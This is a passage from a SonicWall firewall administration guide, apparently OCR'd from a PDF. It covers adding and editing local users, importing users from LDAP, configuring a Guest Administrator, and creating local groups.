
Adding Local Users

You can add local users to the internal database on the firewall from the **Users > Local Users** page.

NOTE: For the procedure for creating a user for an SSL VPN client, see Creating a User for the SSL VPN Client on page 741.

To add local users to the database:

1 Click **Add User**. The **Add User** configuration dialog displays.



2 On the **Settings** tab, type the user name into the **Name** field.

3 In the **Password** field, type a password for the user. Passwords are case-sensitive and should consist of a combination of letters and numbers rather than names of family, friends, or pets.

4 Confirm the password by retyping it in the **Confirm Password** field.

5 Optionally, select the **User must change password** checkbox to force users to change their passwords the first time they login. Select the **Require one-time passwords** checkbox to enable this functionality requiring SSL VPN users to submit a system-generated password for two-factor authentication.

> **TIP:** If a Local User does not have one-time password enabled, while a group it belongs to does, make sure the user's email address is configured, otherwise this user cannot login.

6 Enter the user's email address so they may receive one-time passwords.

7 In the **Account Lifetime** drop-down menu, select **Never expires** to make the account permanently. Or select **Minutes**, **Hours**, or **Days** to specify a lifetime after which the user account will either be deleted or disabled.

- If you select a limited lifetime, select the **Prune account upon expiration** checkbox to have the user account deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.


8 Optionally, enter a comment in the **Comment** field.

9 Click the **Groups** tab.

10 Under **User Groups**, select one or more groups to which the user will belong:

- Click the **Right Arrow ->** button to move the group name(s) into the **Member of** list. The user will be a member of the selected groups.
- To remove the user from a group, select the group from the **Member of** list, and click the **Left Arrow <-** button.

11 Click the **VPN Access** tab to configure which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access.




12 Select one or more networks from the **Networks** list.

13 Click the **Right Arrow** button to move them to the **Access List** column.

To remove the user's access to a network, select the network from the **Access List**, and click the **Left Arrow** button.

NOTE: The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the Access List on the **VPN Access** tab.

14 Click the **Bookmark** tab to add, edit, or delete Virtual Office bookmarks for each user who is a member of a related group.



15 To add a bookmark, click the **Add Bookmark** button. For information on configuring SSL VPN bookmarks, see Configuring SSL VPN Bookmarks on page 1429.

NOTE: Users must be members of the SSLVPN Services group before you can configure Bookmarks for them.

16 Click **OK** to complete the user configuration.

Editing Local Users

You can edit local users from the **Users > Local Users** page.

To edit a local user:

1 In the list of users, click the **Edit** icon under **Configure** in same line as the user you want to edit.

2 Configure the **Settings**, **Groups**, **VPN Access,** and **Bookmark** tabs exactly as when adding a new user. See Adding Local Users on page 1573.


Importing Local Users from LDAP

You can configure local users on the firewall by retrieving the user names from your LDAP server. Having users on the firewall with the same name as existing LDAP/AD users allows SonicWall user privileges to be granted upon successful LDAP authentication.


The list of users read from the LDAP server can be quite long, and you will probably only want to import a small number of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.

To import users from the LDAP server:


1 Navigate to the **Users > Settings** page.



2 Set the **User authentication method** to **LDAP** or **LDAP + Local Users**. The **Configure LDAP** button moves up.



3 Click the **Configure LDAP** button. The **LDAP Configuration** dialog displays.



4 In the **Settings** tab, configure these server options:

   a Enter the name or IP address of the LDAP server in the **Name or IP address** field.

   b Do one of these

   - Enter the port number of the LDAP server in the **Port Number field**; the default is **636**.
   - Choose a port from the **Standard port choices...** drop-down menu:
     - **Default LDAP port (389)**
     - **Default LDAP over TLS port (636)**
     - **Windows Global Catalog port (3268)**
     - **Global Catalog over TLS port (3269)**

     If you choose a port from the **Standard port choices...** drop-down menu, the port number changes to that of the specified choice.

   c Enter a server timeout in the **Server timeout (seconds)** field. The server timeout is the maximum time to wait for each response from the LDAP server over the network. The default is **10** seconds.

   d Enter an overall operation timeout in the **Overall operation timeout (minutes)** field. The overall operation timeout is the maximum time to spend on any auto operation. The default is **5** minutes.

   NOTE: Some operations, such as configuring a directory or importing user groups, can take a number of minutes, especially if running across multiple LDAP servers.

5 Select the type of login from the radio buttons:

- **Anonymous login**
- **Give login name/location in tree**

  NOTE: The user tree for the login to server must be given in the Directory tab.

- **Bind distinguished name** (binds the distinguished name to the LDAP server

6 Do one of the following; if you selected:

- **Anonymous login**, enter the user name in the **Login user name** field.
- **Give login name/location in tree**, enter the name that is in the first component of the user's distinguished name and *not* their login ID in the **Login user name** field. For example, John Doe may normally log in as jdoe, but you would enter John Doe in the field. You must also give the user tree for login to server in the **Directory** tab.
- **Bind distinguished name**, enter the full distinguished name (DN) to use to bind to the LDAP server in the **Bind distinguished name** field.


7 To enable TLS mode, ensure the **Use TLS (SSL)** checkbox is selected. It is enabled by default.

8 To allow an LDAP server to operate in both TLS and non-TLS modes on the same TCP port, select the **Send LDAP 'Start TLS' request** checkbox.

9 To require valid certificates from the LDAP server in TLS mode, ensure the **Require valid certificate from server** checkbox is selected. It is enabled by default.

10 Optionally, select a local certificate for TLS from the **Local certificate for TLS** drop-down menu. The default is **None**.

11 Click the **Schema** tab.



12 In the **LDAP Schema** section, select a schema from the **LDAP schema** drop-down menu:

- **Microsoft Active Directory** (default)
- **RFC2798 InetOrgPerson**
- **RFC2307 Network Information Service**
- **Samba SMB**
- **NovelleDirectory**
- **User defined**

NOTE: What options are available and which are dimmed (unavailable) in the **User Objects** and **User Group Objects** sections change according to the schema you choose.

13 If you selected **User defined** schema, enter an object class in the **Object class** field. The default is **user**. These are the default values for the other schemas and cannot be changed:

- Microsoft Active Directory – **user**
- RFC2798 InetOrgPerson – **inetOrgPerson**
- RFC2307 Network Information Service – **posixAccount**
- Samba SMB – **sambaSAMAccount**
- NovelleDirectory – **inetOrgPerson**

14 If you selected **User defined** schema, enter a login name attribute in the **Login name attribute** field. The default is **on**. These are the default values for the other schemas and cannot be changed:

- Microsoft Active Directory – **sAMAccountName**
- RFC2798 InetOrgPerson – **uid**
- RFC2307 Network Information Service – **uid**
- Samba SMB – **uid**
- NovelleDirectory – **cn**

15 Optionally, in the **Qualified login name attribute**, specify an attribute of a user object that sets an alternative login name of the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. These are the default values:

- Microsoft Active Directory – **userPrincipalName**
- RFC2798 InetOrgPerson – **mail**
- RFC2307 Network Information Service, Samba SMB, NovelleDirectory, and User defined – **empty** (blank)

> **NOTE:** With Active Directory, this would normally be **userPrincipalName** for login using *name@domain*, but could be set to **mail** to enable login by email address.

16 If you selected **User defined** schema, enter a user group-membership attribute in the **User group membership attribute** field. There is no default. These are the default values for the other schemas and cannot be changed:


- Microsoft Active Directory – **memberOf**
- RFC2798 InetOrgPerson, RFC2307 Network Information Service, Samba SMB, NovelleDirectory, and User defined – **empty** (blank)

17 Optionally, specify an additional user ID group attribute in the **Additional user group ID attribute** field and select the **Use** checkbox to enable the attribute's use. The **Additional user group ID attribute**, along with the **Additional user group match attribute** in the **User Group Objects** section, allow for a schema that may set additional memberships for a user in addition to those that are found via a member and/or memberOf attributes; for example, Active Directory's group attribute.

If the **Additional user group ID attribute** is specified and its use is enabled, then when a user object is found with one or more instances of this attribute, a search for additional user groups matching those attributes will be made in the LDAP directory. If a group is found with the **Additional user group match attribute** set to that value, then the user will also be made a member of that group.

> **NOTE:** If the LDAP schema is set to Microsoft Active Directory, then the default is PrimaryGroupID and cannot be changed. To use this value, however, you must select the Use checkbox to enable the function.
>
> With Active Directory, this value, along with the **Additional user group match attribute** value, will give users membership in their primary user group (typically, *Domain Users*).

18 In the **LDAP Import Users** dialog box, you can select individual users or select all users. To select all users in the list, select the **Select/deselect all** checkbox at the top of the list. To clear all selections, click it again.



19 To remove one or more users from the displayed list, select one of the following options near the bottom of the page, and then click **Remove from list**:

- To remove the users whose checkboxes you have selected, select the **All selected users** radio button.
- To remove certain users on the basis of name, description, or location, select the **Any user whose <field1> contains <field2>** radio button. Select **name**, **description**, or **location** from the drop-down list in the first field, and type the value to match into the second field.
- In this option, **name** refers to the user name displayed in the left column of the list, **description** refers to the description displayed to its right (not present for all users), and **location** refers to the location of the user object in the LDAP directory. The location, along with the full user name, is displayed by a mouse-over on a user name, as shown in the image above.
- For example, you might want to remove accounts that are marked as “Disabled” in their descriptions. In this case, select **description** in the first field and type **Disabled** in the second field. The second field is case-sensitive, so if you typed **disabled** you would prune out a different set of users.
- To remove certain users from the list on the basis of their location in the LDAP directory, select the **All users <field1> <field2>** radio button. In the first field, select either **at** or **at or under** from the drop-down list. In the second field, select the LDAP directory location from the drop-down list.

  NOTE: It is not necessary to remove users from the list in order not to import them. Doing so simply makes it easier to see those remaining in the list. If you choose not to do this, you can jump straight to Step 22.

20 Repeat the previous step to prune out additional users, until you have a manageable list to select from for import.

21 To undo all changes made to the list of users, click **Undo** and then click **OK** in the confirmation dialog box.

22 When finished pruning out as many unwanted accounts as possible with the **Remove from list** options, use the checkboxes in the list to select the accounts to import.

23 Click **Save selected**.


Configuring a Guest Administrator

A Guest Administrator privileges group is available to provide administrator access only to manage guest accounts and sessions.

To configure a Guest Administrator account, follow these steps:

1 Navigate to the **Users > Local Users** page.

2 Click **Add User**. The **Add User** dialog displays.



3 Click the **Groups** tab.

4 Select **Guest Administrators** in the **User Groups** list.

5 Click the **->** arrow icon to move **Guest Administrators** to the **Member Of** list.

6 Click **OK**.

7 Navigate to the **Network > Interfaces** page.

8 Click the **Edit** icon for the LAN interface. The **Edit Interface** dialog displays.

9 To allow the Guest Administrator account to login to the appliance from the LAN, under **User Login** select both **HTTP** and **HTTPS** checkboxes.

10 Click **OK**.

Logging on as Guest Administrator

To log on as Guest Administrator, follow these steps:


1. Log on to the appliance as the Guest Administrator. The window showing access to privileged services displays.
2. Click the **Manage** button.

After logging in, the Guest Administrator can manage guest accounts and sessions through the **Users > Guest Status** page, but cannot access any other resources or management interface pages.

Configuring Local Groups

Users > Local Groups

Local groups are displayed in the **Local Groups** table. Certain local groups are default groups that can be modified, but not deleted.



- **Checkbox** – Used to select individual local groups. Default local groups cannot be changed, and, therefore, their checkboxes are dimmed.
- **Expand/Collapse** icons – By default, only the local group's name is listed. Clicking the
  - **Expand** icon expands the listing to show all members of the group. If the local group does not have any members, the words, `No Members`, appears under that group's listing.
  - **Collapse** icon hides the local group's membership.
- **Name** – Lists both the default and configured local groups by name.

  If the **Enable Multiple Administrator Role** option has been enabled on the **System > Administration** page, the **Users > Local Groups** page lists these default role-based administrator groups:
  - System Administrators
  - Cryptographic Administrators
  - Audit Administrators
- **Bypass content filters** – Indicates with a green checkmark icon whether content filtering is bypassed for the local group. Mousing over the icon displays a tooltip.

  For remote users, a **Comment** icon displays `Not applicable with remote authentication`.
- **Guest Services** – Indicates with a green checkmark icon whether guest services is active for the local group. Mousing over the icon displays a tooltip.

  For remote users, a **Comment** icon displays `Not applicable with remote authentication`.
- **Admin** – Displays the type of administration capabilities available to the local group. Mousing over the icon displays a tooltip regarding the listed capability.

  For remote users, a **Comment** icon displays `Not applicable with remote authentication`.
- **Comment** – Lists any comment provided for the local group.
- **VPN Access** – Displays a **Comment** icon for each group and each member of the group. Mousing over the icon displays the status of the local group's VPN access and that of each member of the group.
- **Configure** – Displays the **Edit** and **Delete** icons for each local group and group member, and for group members, a **Remove** icon. If an icon is dimmed, that function is not available for that local group or group member.

See the following sections for configuration instructions:

- Creating or Editing a Local Group on page 1584
- Importing Local Groups from LDAP on page 1589

Creating or Editing a Local Group

This section describes how to create a local group, but also applies to editing existing local groups. When adding or editing a local group, you can add other local groups as members of the group.

Topics:


- Adding a Local Group on page 1585
- Editing a Local Group on page 1589

Adding a Local Group

To add a local group:

1 Navigate to **Users > Local Groups**.

2 Click the **Add Group** button to display the **Add Group** dialog.



Topics:

Settings Tab

1 Enter a name for the local group in the **Name** field.

NOTE: The name of a predefined user or group cannot be edited and the field is dimmed.

2 Optionally, enter a descriptive comment in the **Comment** field.

3 Optionally, select **Memberships are set by user's location in the LDAP directory** checkbox. If this setting is enabled, when users log in or are identified via SSO, if their user object on the LDAP server is at the location specified in **LDAP Location** (or under it if appropriate), they are given membership to this user group for the session. This setting is disabled by default.

TIP: Local users and other groups also can be made members of the group on the **Members** tab.

If you enable this setting, the **LDAP Location** field becomes active.

a In the **LDAP Location** field, enter the location in the LDAP directory tree. The location can be given as a path (for example, `domain.com/users`) or as an LDAP distinguished name.

NOTE: If LDAP user group mirroring is enabled, then for mirror user groups this field is read-only and displays the location in the LDAP directory of the mirrored group.


b Select precisely where the location is from one of the **For Users** options:

- **at or under the given location** (default)
- **at the given location**

4 Optionally, to require one-time passwords for the group, select the **Require one-time passwords** checkbox. If you enable this setting, users must have their email addresses set.

Members Tab

1 Click the **Members** tab,



2 From the **Non-Member Users and Groups** list, select the user(s) and/or group(s) you want to add.

3 Click the **Right Arrow ->** button to add the user(s) and/or group(s) to the **Member Users and Groups** list.

